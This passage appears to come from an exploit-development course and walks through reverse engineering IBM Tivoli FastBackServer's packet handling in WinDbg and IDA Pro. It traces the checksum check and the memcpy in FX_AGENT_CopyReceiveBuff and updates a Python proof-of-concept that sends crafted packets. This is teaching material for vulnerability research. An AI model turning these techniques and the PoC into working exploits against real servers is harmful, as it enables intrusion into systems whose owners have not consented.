


Figure 85: Additional checks on the first DWORD

The first of these basic blocks compares the DWORD to "0" followed by a *Jump Less* (JL)[281] instruction. In short, this conditional jump is taken when the first operand is less than the second, taking into account the sign of the operands (signed operation). However, it's important to understand how conditional branches work at the CPU level. Let's investigate the details of this instruction.

The outcome of the JL instruction is based on the values present in the *Sign Flag* (SF)[282] and the *Overflow Flag* (OF),[283] which are set by the comparison (CMP) operation that precedes the jump.

To understand how these flags work, we need to learn about how the CPU interprets signed integers. The CPU recognizes a value as positive or negative based on its higher-most bit, which is also called the sign bit. In our case, we can convert the value 0x41414141 to binary in WinDbg using the **`.formats`** command:

```
0:078> .formats 0x41414141
Evaluate expression:
  Hex:     41414141
  Decimal: 1094795585
  Octal:   10120240501
  Binary:  01000001 01000001 01000001 01000001
  Chars:   AAAA
  Time:    Thu Sep  9 22:53:05 2004
  Float:   low 12.0784 high 0
  Double:  5.40901e-315
```

Listing 382 - Converting 0x41414141 to binary

In Listing 382, we find that the highest bit in the binary representation of 0x41414141 is 0. This means it is interpreted as a positive value in a signed arithmetic operation.

Let's go back to the CMP instruction and the OF and SF flags. The CMP instruction performs several steps. First, it subtracts the second operand from the first, in our case 0 from our input DWORD 0x41414141. The result of this operation is still 0x41414141. Next, if the highest order bit

[281] (Intel Pentium Instruction Set Reference (Basic Architecture Overview)), http://faydoc.tripod.com/cpu/jl.htm

[282] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Negative_flag

[283] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Overflow_flag

of the result is set, it sets the Sign flag (SF). We tested in WinDbg that 0x41414141 has the sign bit unset, therefore, in our case the SF won't be set.

Then, it sets the OF flag when the sign bit is changed as the result of adding two numbers with the same sign or subtracting two numbers with opposite signs. Since zero and 0x41414141 both have positive signs, the OF flag won't be set either.

To summarize, the Jump Less is taken only if the Sign flag and the Overflow flag are different. This is not the case in our example, so we continue to the second basic block at address 0x5817D0, as mentioned earlier (Figure 86).




Figure 86: Additional checks on the first DWORD

Next, we find that the second basic block performs another comparison with our DWORD against the value 0x100000, followed by a *Jump below or Equal* (JBE)[284] instruction.

The JBE jump is taken if the first operand is less than or equal to the second and it's an unsigned operation. Let's analyze the mechanics of this unsigned conditional jump in detail as we did for JL.

In order to perform this evaluation and take the jump, the instruction checks if the Carry flag (CF) or the Zero flag (ZF) are set by the CMP instruction preceding the jump. In this particular case, our DWORD would have to contain the value 0x100000 to set the Zero flag, or a smaller value to set the Carry flag. In other words, if we want to take this jump, our DWORD needs to be less than or equal to 0x100000.

Note that the terms "above" (JA, JAE) and "below" (JB, JBE) in conditional jumps are used while comparing unsigned integers. On the other hand, the terms "less" (JL, JLE) and "greater" (JG, JGE) are used for comparisons of signed integers.

Before proceeding with our analysis, it's important to remember that we should always ensure that our debugging session in WinDbg and reverse engineering session in IDA Pro do not get too far apart. This helps prevent us from getting lost and allows us to move faster with our analysis.

---

[284] (Intel Pentium Instruction Set Reference (Basic Architecture Overview)), http://faydoc.tripod.com/cpu/jbe.htm

Because of this, we'll let execution reach the last comparison analyzed in IDA Pro:

```
eax=050f8020 ebx=0604a808 ecx=050f8020 edx=050f8020 esi=0604a808 edi=00669360
eip=005817d3 esp=0db5fea0 ebp=0db5feb0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FX_AGENT_CopyReceiveBuff+0x19d:
005817d3 81b93844000000001000 cmp dword ptr [ecx+4438h],100000h
ds:0023:050fc458=41414141

0:078> p
eax=050f8020 ebx=0604a808 ecx=050f8020 edx=050f8020 esi=0604a808 edi=00669360
eip=005817dd esp=0db5fea0 ebp=0db5feb0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1a7:
005817dd 7607            jbe     FastBackServer!FX_AGENT_CopyReceiveBuff+0x1b0
(005817e6) [br=0]
```

Listing 383 - JBE is not taking due to input value being too large

As expected, we find that the JBE is not going to be taken because our input value of 0x41414141 is too large.

By checking the remaining basic blocks in this function (Figure 87), we notice that the JBE we just analyzed would take us toward the bottom left, while most of the code is on the bottom right, as highlighted. The code on the right includes a *memcpy* call that might be worth investigating.




Figure 87: Overview of the function

Additionally, Figure 88 shows the second-to-last basic block on this execution path on the right.




Figure 88: Return value at the end of the function

Here we notice that the function is set up to return successfully by moving the value "1" into EAX. This means that to analyze the *memcpy* and return successfully from this function, we likely want to take the JBE at 0x5817DD.

To trigger the JBE, we need to update our PoC and input the first DWORD correctly. We'll set its value to 0x1234, which is smaller than 0x100000, in order to take our last analyzed jump. During our earlier reverse engineering session, we discovered that the endianness of our first DWORD is inverted before being parsed. This means that we must supply the value as big-endian in our Python code to obtain the correct format inside the application.

We can use the *pack*[285] function from the *struct*[286] Python library to set the correct endianness of our value. The *pack* function accepts two arguments: a format string and the value to pack. We can specify the appropriate format for our value by using the ">" character for big endian along with the "i" character for 32-bit integer in the format string argument.

In the following excerpt, we have modified our PoC.

```
import socket
import sys
from struct import pack

buf = pack(">i", 0x1234)
buf += bytearray([0x41]*100)
...
```

Listing 384 - Updated PoC enabling first DWORD to pass checks

Before executing the updated PoC, we need to remove our existing breakpoints in WinDbg and set a new breakpoint on the comparison against 0x100000, as shown in Listing 385:

```
0:078> bc *

0:078> bp FastBackServer!FX_AGENT_CopyReceiveBuff+0x19d

0:078> g
Breakpoint 0 hit
eax=00df8020 ebx=0604a808 ecx=00df8020 edx=00df8020 esi=0604a808 edi=00669360
eip=005817d3 esp=0dc5fea0 ebp=0dc5feb0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_CopyReceiveBuff+0x19d:
005817d3 81b93844000000001000 cmp dword ptr [ecx+4438h],100000h
```

[285] (Python, 2020), https://docs.python.org/3/library/struct.html

[286] (Python, 2020), https://docs.python.org/3/library/struct.html

```
ds:0023:00dfc458=00001234

0:078> p
eax=00df8020 ebx=0604a808 ecx=00df8020 edx=00df8020 esi=0604a808 edi=00669360
eip=005817dd esp=0dc5fea0 ebp=0dc5feb0 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1a7:
005817dd 7607            jbe     FastBackServer!FX_AGENT_CopyReceiveBuff+0x1b0
(005817e6) [br=1]
```

Listing 385 - Breaking on the comparison with updated buffer

In the above listing, we find that the comparison is performed against our updated value. As expected, since we have the correct value and endianness, the jump will be taken this time.

To recap our reverse engineering process so far, we discovered that the first DWORD is checked in little-endian format and must be between 0 and 0x100000.

Proceeding with our analysis in IDA Pro, we'll observe that the first DWORD is found again in a basic block a bit further down (0x58181A) as shown in Figure 89.




Figure 89: Next usage and comparison against the first DWORD

This basic block contains several dereferences and arithmetic, so let's make it easier for us by using dynamic analysis. We will continue execution in WinDbg until we reach the instruction that moves the first DWORD of our data into EAX. Next, we'll single step through the next instructions to show the content of the registers:

```
eax=00df8020 ebx=0604a808 ecx=00000064 edx=00df8020 esi=0604a808 edi=00669360
eip=0058181a esp=0dc5fea0 ebp=0dc5feb0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1e4:
0058181a 8b8238440000    mov     eax,dword ptr [edx+4438h] ds:0023:00dfc458=00001234

0:078> p
eax=00001234 ebx=0604a808 ecx=00000064 edx=00df8020 esi=0604a808 edi=00669360
eip=00581820 esp=0dc5fea0 ebp=0dc5feb0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1ea:
00581820 030590eb8500    add     eax,dword ptr [FastBackServer!FX_AGENT_dwHeaderLength
(0085eb90)] ds:0023:0085eb90=00000004
```

```
0:078> p
eax=00001238 ebx=0604a808 ecx=00000064 edx=00df8020 esi=0604a808 edi=00669360
eip=00581826 esp=0dc5fea0 ebp=0dc5feb0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1f0:
00581826 8b5508          mov     edx,dword ptr [ebp+8] ss:0023:0dc5feb8=00df8020

0:078> p
eax=00001238 ebx=0604a808 ecx=00000064 edx=00df8020 esi=0604a808 edi=00669360
eip=00581829 esp=0dc5fea0 ebp=0dc5feb0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1f3:
00581829 2b4220          sub     eax,dword ptr [edx+20h] ds:0023:00df8040=00000004

0:078> p
eax=00001234 ebx=0604a808 ecx=00000064 edx=00df8020 esi=0604a808 edi=00669360
eip=0058182c esp=0dc5fea0 ebp=0dc5feb0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1f6:
0058182c 3bc8            cmp     ecx,eax

0:078> r eax
eax=00001234

0:078> r ecx
ecx=00000064
```

Listing 386 - Check of header value against packet size

At the end of the execution, we observe a comparison between our first 0x1234 DWORD and the value 0x64. Recall that the input length of the rest of the buffer is 0x64 bytes (decimal 100), which means the application seems to be comparing the first DWORD of our data with the size of our input buffer, not counting the first DWORD.

From Listing 386, we also notice that the contents of the *FX_AGENT_dwHeaderLength* global variable are added to our DWORD, followed by a subtraction of the 4-byte value stored at offset 0x20 from EDX.

Both of these values are 4 in our case and will, in effect, not change the value of our input DWORD.

With this kind of comparison, we'll assume that the value of the first DWORD must match the size of the input buffer and acts as a basic checksum to verify that all data was received by the application.

A complete analysis of this function and its parent would reveal that the application can handle fragmented TCP packets. The comparison and arithmetic shown in Listing 386 is used to determine if fragmented TCP packets are being used.

In theory, we could use a checksum value that differs from the total size of the data sent in the packet. This would require the use of fragmented TCP packets, however, which would complicate the analysis.

Let's update our PoC by setting the first DWORD to 0x64, remove all the breakpoints, and set a new breakpoint at the comparison performed in Listing 386. Then, we'll send the packet:

```
0:078> bc *

0:078> bp FastBackServer!FX_AGENT_CopyReceiveBuff+0x1f6

0:078> g
Breakpoint 0 hit
eax=00000064 ebx=0604a808 ecx=00000064 edx=050f8020 esi=0604a808 edi=00669360
eip=0058182c esp=0dd5fea0 ebp=0dd5feb0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_CopyReceiveBuff+0x1f6:
0058182c 3bc8            cmp     ecx,eax
```

Listing 387 - Check of header value with correct packet size

The breakpoint was hit, and now that we've set the first DWORD to match the size of the input buffer, we can continue the analysis and reach the chunk of code that makes final use of our first DWORD (Figure 90).




Figure 90: Saving the first DWORD

The code in this basic block performs a few calculations on the first DWORD. Similar to what happened in the previous step, the value stored in the *FX_AGENT_dwHeaderLength* global variable is first added to our DWORD. Next, the DWORD stored at offset 0x20 from EDX is subtracted. These values haven't changed from the previous block, and they have no net effect on our DWORD.

At the end of the basic block, our DWORD is saved to a stack address, so we'll need to track that address instead of the one at offset 0x4438. Luckily, the value stored on the stack is immediately used in the next basic block, as shown in Figure 91.




Figure 91: memcpy with first DWORD

Another *memcpy* is performed in this block. In the highlighted section of Figure 91, our first DWORD is used as the *size* parameter. We can assume from this code that the entire input buffer, except the first DWORD, is going to be copied to a new spot in memory.

We can prove this theory by continuing execution in WinDbg until the call to *memcpy* happens. Then we will inspect the arguments on the stack:

```
eax=050fc45c ebx=0604a808 ecx=00000004 edx=050f8020 esi=0604a808 edi=00669360
eip=00581882 esp=0dd5fe94 ebp=0dd5feb0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_CopyReceiveBuff+0x24c:
00581882 e8b9550e00      call    FastBackServer!memcpy (00666e40)

0:078> dd esp L3
0dd5fe94  050fc45c 050f805c 00000064

0:078> dd 050f805c
050f805c  41414141 41414141 41414141 41414141
050f806c  41414141 41414141 41414141 41414141
050f807c  41414141 41414141 41414141 41414141
050f808c  41414141 41414141 41414141 41414141
050f809c  41414141 41414141 41414141 41414141
050f80ac  41414141 41414141 41414141 41414141
050f80bc  41414141 00000000 00000000 00000000
050f80cc  00000000 00000000 00000000 00000000

0:078> dd 050f805c - 4 L1
050f8058  64000000
```

Listing 388 - memcpy for our input buffer

The second argument (0x050f805c) points to our input buffer. If we inspect the memory four bytes prior to it, we observe our first DWORD as the highlighted value. This proves that our input buffer, excluding the first DWORD, is going to be copied into another buffer.

As we will soon discover, this new buffer will next be processed by the application and we will track it in the following sections. For now, we'll step over the *memcpy* call to continue to the second-to-last basic block, as shown in Figure 92.




Figure 92: Return value after checksum verification

Here, the program sets the return value to "1" (true) and returns out of the function in the following basic block.

Let's recap what we did and learned in this section. We started by observing that the first DWORD must be sent in big-endian format and be equal to the size of the rest of the buffer. Finally, we learned that after successful validation, the input buffer is copied for further processing and we return further up the call stack.

We have also found that it is important to perform a mix of static and dynamic analysis to speed up the process. We must additionally obtain a solid understanding of comparisons and conditional jumps as performed in assembly.

In the next section, we will continue the reverse engineering process to interpret how the application verifies and uses the input buffer.

8.2.4.1 Exercise

1. Walk through the reverse engineering process to locate and understand the verification steps on the checksum DWORD.

8.3 Reverse Engineering the Protocol

In the previous section, we sent data to the Tivoli application and identified the code that processes it in WinDbg. We also found that the initial verification of the input data results in a checksum of the first four bytes, which must be equal to the size of the remaining input buffer.

Now we can build upon this knowledge to reverse engineer the rest of the protocol structure. We'll use the information we've gathered to locate the code portion related to the application's main functionality, since this is where we're most likely to find vulnerabilities.

8.3.1 Header-Data Separation

At the end of the last reverse engineering session, we found that the *FX_AGENT_CopyReceiveBuff* function verifies the first DWORD as a checksum and copies the remainder of the input buffer into a new location. Then the function sets the result value in EAX to "1" and returns.

We now need to identify the function returned into by *FX_AGENT_CopyReceiveBuff*. We can do this using the same technique as earlier. Let's allow execution to continue from the stage where we left it until the end of the function. Then we can single step through the return instruction, as shown below.

```
0:077> pt
eax=00000001 ebx=05ccc388 ecx=04ffa020 edx=04ffa020 esi=05ccc388 edi=00669360
eip=005818d2 esp=0df0feb4 ebp=0df0fec0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FX_AGENT_CopyReceiveBuff+0x29c:
005818d2 c3              ret

0:077> p
eax=00000001 ebx=05ccc388 ecx=04ffa020 edx=04ffa020 esi=05ccc388 edi=00669360
eip=005815d3 esp=0df0feb8 ebp=0df0fec0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FX_AGENT_GetData+0xd:
005815d3 83c404          add     esp,4
```

Listing 389 - Returning into FX_AGENT_GetData at offset 0xD

Stepping through this code, we can identify that the function we return into is called *FX_AGENT_GetData*. We also know that the current instruction is at offset 0xD, which is shown below in IDA Pro.




Figure 93: Basic blocks in FX_AGENT_GetData upon return

In this basic block, the return value saved in EAX ("1") is compared against "0". The comparison will not set the Zero flag, and therefore, the JNZ jump will be taken. This brings the execution to the basic block shown in the lower-right part of Figure 93.

Here we notice a call to *FX_AGENT_CheckPacketIsComplete*, which we have not reverse engineered yet. Given the name, we can guess that the function will validate that our packet is complete, meaning that all the data has been received.

As we found in a previous section, the call to the *recv* API in **wsock32.dll** is used with a hardcoded size of 0x4400 bytes. This means that any packet we send that is smaller than 0x4400 bytes will be completely received and the call to *FX_AGENT_CheckPacketIsComplete* should return TRUE, or "1".

Let's validate this by moving execution in WinDbg to this function call, stepping over it, and checking the return value in EAX:

```
eax=04ffa020 ebx=05ccc388 ecx=04ffa020 edx=04ffa020 esi=05ccc388 edi=00669360
eip=00581618 esp=0df0feb8 ebp=0df0fec0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_GetData+0x52:
00581618 e8b6020000      call    FastBackServer!FX_AGENT_CheckPacketIsComplete
(005818d3)

0:077> p
eax=00000001 ebx=05ccc388 ecx=04ffa020 edx=04ffa020 esi=05ccc388 edi=00669360
eip=0058161d esp=0df0feb8 ebp=0df0fec0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!FX_AGENT_GetData+0x57:
0058161d 83c404          add     esp,4
```

Listing 390 - Packet is complete and return value is TRUE

As expected, EAX was set to "1". Following the call to *FX_AGENT_CheckPacketIsComplete*, the return value is compared to "0". This will not set the Zero flag and the subsequent JZ jump is not taken.

Let's examine the next basic block in Figure 94.



Figure 94: Return value of FX_AGENT_GetData being set to 1

Here, *FX_AGENT_GetData* completes its execution. Given the name of this function, we can assume that the application will next process the input data received. Once again, let's continue execution until the return, and then step through it, as shown in Listing 391.

```
0:077> pt
eax=00000001 ebx=05ccc388 ecx=04ffa020 edx=04ffa020 esi=05ccc388 edi=00669360
eip=00581635 esp=0df0fec4 ebp=0df0fef0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_GetData+0x6f:
00581635 c3              ret

0:077> p
eax=00000001 ebx=05ccc388 ecx=04ffa020 edx=04ffa020 esi=05ccc388 edi=00669360
eip=00581320 esp=0df0fec8 ebp=0df0fef0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
```

```
FastBackServer!FX_AGENT_Cyclic+0xd0:
00581320 83c404          add     esp,4
```

Listing 391 - Returning from FX_AGENT_GetData into FX_AGENT_Cyclic

As demonstrated in Listing 391, we have returned into the *FX_AGENT_Cyclic* function at offset 0xD0. We can inspect the same code segment in IDA Pro:




Figure 95: Return value validation in FX_AGENT_Cyclic

After returning, there is a comparison between the return value of "1" and "0", meaning the JZ will not be taken and execution will flow to the left basic block below, shown in Figure 95.

Here, we find a comparison between a DWORD at offset 0x4438 from EDX and "0". This static offset value rings a bell because it's the same value that was used to store the checksum in the *FX_AGENT_CopyReceiveBuff* function we previously found.

To ensure we are correct, let's single-step until we reach the CMP instruction:

```
eax=00000001 ebx=05ccc388 ecx=04ffa020 edx=04ffa020 esi=05ccc388 edi=00669360
eip=0058132f esp=0df0fecc ebp=0df0fef0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FX_AGENT_Cyclic+0xdf:
0058132f 83ba3844000000  cmp     dword ptr [edx+4438h],0 ds:0023:04ffe458=00000064
```

Listing 392 - Checking for 0 size payload

